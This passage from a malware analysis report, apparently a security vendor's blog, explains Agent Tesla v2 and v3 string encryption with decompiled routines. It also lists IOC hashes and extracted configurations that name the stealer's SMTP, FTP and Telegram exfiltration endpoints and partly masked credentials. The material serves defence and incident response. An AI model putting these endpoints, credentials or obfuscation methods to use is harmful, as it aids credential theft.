Agent Tesla v2's encrypted strings are usually located in the .text segment of the PE file. To be exact, they start 0x50 bytes past the beginning of the section. The strings are encrypted using AES in CBC mode (Figure 14). Each string is encrypted with its own Key and IV. Strings are stored in an array of objects, where each object is an array of units. The decryption routine takes an encoded offset into the array which is then decoded at runtime to extract the corresponding string.



```
// Token: 0x06000003 RID: 3 RVA: 0x000183A8 File Offset: 0x000165A8
internal static byte[] \u206D(byte[] A_0, byte[] A_1, byte[] A_2)
{
    Rijndael rijndael = Rijndael.Create();
    rijndael.Key = A_1;
    rijndael.IV = A_2;
    return rijndael.CreateDecryptor().TransformFinalBlock(A_0, 0, A_0.Length);
}
```

Figure 14: Agent Tesla v2 string decryption routine.

Investigating the object in dnSpy shows that the static object array corresponds to the token 0x04000001 (Figure 15 left). It describes the Field table (0x4) and its first row (0x000001). Each element in the array is described by its own token (Figure 15 right). dnSpy already provides us with the corresponding RVA and file offset. However, this information can also be extracted manually from the FieldRVA table in the metadata stream of the PE file by looking up the corresponding row number. This information would allow to statically parse the file and its metadata, extract the RVAs and decrypt the strings without assuming any offsets.




```
// Token: 0x04000001 RID: 1
public static object[] \uFEFF = new object[]
{
    new uint[]
    {
        4085630255U,
        3385078686U,
        1283583249U,
        2659076679U,
        3046828802U,
        4241659143U,
        1629849793U,
        840484904U,
        2534229130U,
        3260083550U,
        2735136847U,
        3066987726U,
        1230698308U,
        377945137U,
        1349060417U,
        2675152454U,
        2241934245U,
        2316695651U,
        1240563135U,
        2586020700U
    },
```

```
// Token: 0x04000002 RID: 2 RVA: 0x00002050 File Offset: 0x00000250
internal static __StaticArrayInitTypeSize=80 \u200C1;

// Token: 0x04000003 RID: 3 RVA: 0x000020A0 File Offset: 0x000002A0
internal static __StaticArrayInitTypeSize=80 \u00031;

// Token: 0x04000004 RID: 4 RVA: 0x000020F0 File Offset: 0x000002F0
internal static __StaticArrayInitTypeSize=64 \u00051;

// Token: 0x04000005 RID: 5 RVA: 0x00002130 File Offset: 0x00000330
internal static __StaticArrayInitTypeSize=64 \u200D1;

// Token: 0x04000006 RID: 6 RVA: 0x00002170 File Offset: 0x00000370
internal static __StaticArrayInitTypeSize=64 \u206C1;
```

Figure 15: Encrypted strings as shown in dnSpy (left) and the metadata of each element (right).

Version 3
Agent Tesla v3 changes how the strings are encrypted. AES is no longer used for decryption. Instead, the encrypted strings are stored in a byte array which is decrypted by XORing the value with the current array offset and a hard-coded key. This decryption takes place when the class is constructed, i.e., the array and the decryption loop (Figure 16 left) are implemented inside a class constructor. The decrypted strings are stored without any separators as a single blob of characters. When a particular string is required, a function that takes the offset and length of the string as parameters is used (Figure 16 right). This also means that it's harder to statically extract information from the strings and requires, e.g., parsing of the actual decoding function wherever it's used and extracting its arguments.



```
for (int i = 0; i < EncodedStrings.byte_0.Length; i++)
{
    EncodedStrings.byte_0[i] = (byte)((int)EncodedStrings.byte_0[i] ^ i ^ 170);
}
```

```
// Token: 0x0600040E RID: 1038 RVA: 0x00008F74 File Offset: 0x00007174
public static string eG()
{
    return EncodedStrings.string_0[480] ?? EncodedStrings.smethod_0(480, 7013, 3);
}

// Token: 0x0600040F RID: 1039 RVA: 0x00008F95 File Offset: 0x00007195
public static string eg()
{
    return EncodedStrings.string_0[481] ?? EncodedStrings.smethod_0(481, 7016, 7);
}

// Token: 0x06000410 RID: 1040 RVA: 0x00008FB6 File Offset: 0x000071B6
public static string eH()
{
    return EncodedStrings.string_0[482] ?? EncodedStrings.smethod_0(482, 7023, 21);
}
```

Figure 16: String decryption in a class constructor (top) and example decoding function (bottom).

Conclusions

Understanding a malware family, its usual delivery methods, and the techniques used can be very beneficial from an incident response standpoint. The research of a family can give the blue team enough information to start an internal investigation if a breach is suspected. They can better assess the initial impact of such a breach, can look for indicators and start their initial analysis from there and expand outwards.

References

https://labs.bitdefender.com/2020/04/oil-gas-spearphishing-campaigns-drop-agent-tesla-spyware-in-advance-of-historic-opec-deal/

https://unit42.paloaltonetworks.com/covid-19-themed-cyber-attacks-target-government-and-medical-organizations/

https://cofense.com/strategic-analysis-agent-tesla-expands-targeting-and-networking-capabilities/

https://docs.microsoft.com/de-de/windows-server/administration/windows-commands/cmstp

https://docs.microsoft.com/en-us/dotnet/standard/metadata-and-self-describing-components

https://attack.mitre.org/techniques/T1218/003/

https://gist.github.com/tylerapplebaum/ae8cb38ed8314518d95b2e32a6f0d3f1#file-uacbypass-inf

https://attack.mitre.org/techniques/T1055/012/

https://blog.f-secure.com/detecting-malicious-use-of-net-part-1/

https://blog.malwarebytes.com/threat-analysis/2020/04/new-agenttesla-variant-steals-wifi-credentials/

https://news.sophos.com/en-us/2021/02/02/agent-tesla-amps-up-information-stealing-attacks/

https://www.fortinet.com/blog/threat-research/in-depth-analysis-of-net-malware-javaupdtr

https://thisissecurity.stormshield.com/2018/01/12/agent-tesla-campaign/

Appendix A

IOCs
Agent Tesla Payloads – Hashes

```
88F94C1E8A555D84BF7AD2E0FE21D82D33F1976786267AF93808CC050D039BD9

1B91B0EDA8B823353154334C5031ECA8F9CB8E022BBC2DCB47494AFB33A1C9CF

D5454DC627980449EADC9DF01A94A38DD7DD32090713FB9C1C3A93FDD316A78B

8FD0DCAE134D32EB666D576A85756E35C022810BC767263CF9A12A5F52801409

AB056BF16EDC280DF3D80740C132B7B8667EC1F69CB225FAC2E3017C2CE5F802

ED59B3FC26DE2B31E908F025C23D01EB8ED9834B2BDD740745E1DC0737E443B9

ED59B3FC26DE2B31E908F025C23D01EB8ED9834B2BDD740745E1DC0737E443B9

E409F3663952399F60A9A112D3B05B5648E8F73D41E167121279EBDB17E8173B

505FC5FAAE424387A6036FA41C02EB83E44DC4A6CA60BC0125EFFFCB49D5AD8C

1B91B0EDA8B823353154334C5031ECA8F9CB8E022BBC2DCB47494AFB33A1C9CF

D3806488B3DDA1092E3F53EC8A18EE68EE1C34CC4241CDFDB8171DD0CF9F4F57
```

Loaders – Hashes

```
1ea47052336cde8e7336e678acc989a3ad9a05301654cc380bf97f70f2b9d8aa

82213cd55fee5374e407b4b98c45d7b0d291682ec0fd91b3ea47c32752b54ab9

ae7d14d604ceb767afe056f099002dba0741eaf6e0ad49ce1f7b403b522b9862

c6001e599745f9e8b432fefdcb2d5001d1b2c56871db82ecea6882e2d48cd67f

174d9ba2e89f897d84a612d59117d349773c91f129aa8cdb8ad8a29d576fa8af

f1563e5a3fb811e08b76cdce4db15bd8c1b90d193d2dc064efe50b2f42cfd01b

80027a51f615b2eb637b672f5560e083d2ba43f61e01ca28a2c591d6376dd9b3

4f332e317c5116e7c9b64ea8084a39aa4fff859a056ce9463557bdb0093eab55

9733220cd3a69b55438876d8fb6477f2ebec950de8151f4732d415468e58535d

5f1b120f79f227f26c489f998c4d3f3c73e7bf1eb885b2405c962d0ef915dd77

826d203e305f770a9c3b2b3ec8b024ceced15fbc2cf8c1bae72ffa86888edeef

f92af92a9a58c941191e13ceb8a16b061ee450e832ac08f7fd837a0ae2d80bb1
```

Documents – Hashes

```
ad72a15b0a2f1a577fc422ae2803a96e1ecb2dfe43f2ce2db851b16804fa2406

327de1f64dd092c41e96ddb5b4e23c227ee64c19b49b3de7dd07711e810b8e50
```

Appendix B

Some of the extracted configurations presented in the MWCP format.

Configs

☰

Solutions

Alert Triage/Validation for EDR

Alert Investigations for SOAR

User Reported Phishing

Incident Response

Threat Intelligence Extraction

Threat Hunting

Detection Engineering

Blind Spot Detection

MSSP

MDR

For Public Sector

Products

VMRay Portfolio

VMRay DeepResponse

VMRay FinalVerdict

VMRay TotalInsight

VMRay Professional Services

VMRay Analyzer (The Legacy)

Partners & Integrations

Partner network

Malware Analysis Integrations

Channel partners

Why VMRay

Why VMRay

Why Malware Sandboxing

```
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'smtp.arles-cz.co'}, 'email_address': ['panel1@arles-
cz.co'], 'password': ['fP******']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'mail.otecfundacionredes.cl'}, 'email_address':
['pillai@otecfundacionredes.cl'], 'password': ['sg*********']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'smtp.fnsst.com'}, 'email_address': ['kings@fnsst.com'],
'password': ['ma*******']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'mail.shyamindofab.com', 'toemail':
'spencer@haohuatlre.com'}, 'email_address': ['anurag.aggarwal@shyamindofab.com'], 'password': ['an*********']}
{'version': [3], 'other': {'xor_key': 170, 'chat_id': '1063661839', 'token':
'bot16********:AAF2v81NoI**************************', 'method': 'sendDocument'}, 'c2_address':
['https://api.telegram.org']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'mail.prinutrition.com'}, 'email_address':
['forrest@prinutrition.com'], 'password': ['fo*****']}
{'version': [2], 'email_address': ['arinzelog@asustech.ml'], 'password': ['721*************'], 'other':
{'smtp': 'bh-58.webhostbox.net', 'toemail': 'arinze@asustech.ml'}}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'mail.bodrumosmanlialuminyum.com'}, 'email_address':
['foreigntrade@bodrumosmanlialuminyum.com'], 'password': ['bd***************']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'mail.gcclatinoamerica.com', 'toemail':
'sanetbehin.co@gmail.com'}, 'email_address': ['jobs@gcclatinoamerica.com'], 'password': ['4r**********']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'smtp.yandex.com'}, 'email_address':
['donkraus6@yandex.com'], 'password': ['Chi*****']}
{'version': [2], 'email_address': ['lori@stalexinc.com'], 'password': ['stl*****'], 'other': {'smtp':
'mail.stalexinc.com'}}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'mail.privateemail.com'}, 'email_address':
['levels@sgsdivinq.com'], 'password': ['m*****']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'smtp.gmail.com'}, 'email_address':
['kmarshal234@gmail.com'], 'password': ['Jes*****']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'peopleinpower.biz', 'toemail':
'royalcrown@peopleinpower.biz'}, 'email_address': ['erudite@peopleinpower.biz'], 'password':
['D***************']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'hisensetech.ml', 'toemail': 'yugo@hisensetech.ml'},
'email_address': ['yugolog@hisensetech.ml'], 'password': ['721*************']}
{'version': [3], 'other': {'xor_key': 170, 'chat_id': '1464755657', 'token': 'bot14********:AAHvvJmG-
w1y*********************', 'method': 'sendDocument'}, 'c2_address': ['https://api.telegram.org']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'smtp.rulkeroil.com'}, 'email_address':
['info@rulkeroil.com'], 'password': ['sta*******']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'mail.electro-plomb.cf', 'toemail':
'henryfocux2@gmail.com'}, 'email_address': ['pauline.nguimfack@electro-plomb.cf'], 'password':
['ZA**********']}
{'version': [2], 'email_address': ['norvicfertility.clinic@blc.com.np'], 'password': ['B**********'], 'other':
{'smtp': 'mail.blc.com.np', 'toemail': 'norvicfertility.clinic@blc.com.np'}}
{'version': [3], 'other': {'xor_key': 170}, 'ftp': ['ftp://ftp.travels-plan.com/', 'travelsplan',
'3p**********']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'smtp.vivaldi.net'}, 'email_address':
['leemoney@vivaldi.net'], 'password': ['Reb**********']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'mail.yusufgroups.com'}, 'email_address':
['ebbah_yusuf@yusufgroups.com'], 'password': ['@@**********']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'mail.akdogulojistik.com'}, 'email_address':
['servet@akdogulojistik.com'], 'password': ['Ak************']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'sixjan.club'}, 'email_address': ['salesdept@sixjan.club'],
'password': ['{D**********']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'mail.privateemail.com'}, 'email_address':
['jfoster@barranttandbarrettlaw.com'], 'password': ['@M********']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'mail.ckclegal.com'}, 'email_address':
['feeling@ckclegal.com'], 'password': ['S1**********']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'smtp.arroweuorpe.com'}, 'email_address':
['mbonaccorsi@arroweuorpe.com'], 'password': ['Q*******']}
{'version': [3], 'other': {'xor_key': 170, 'smtp': 'mail.gruptruck.com'}, 'email_address':
['alper@gruptruck.com'], 'password': ['dg**********']}
```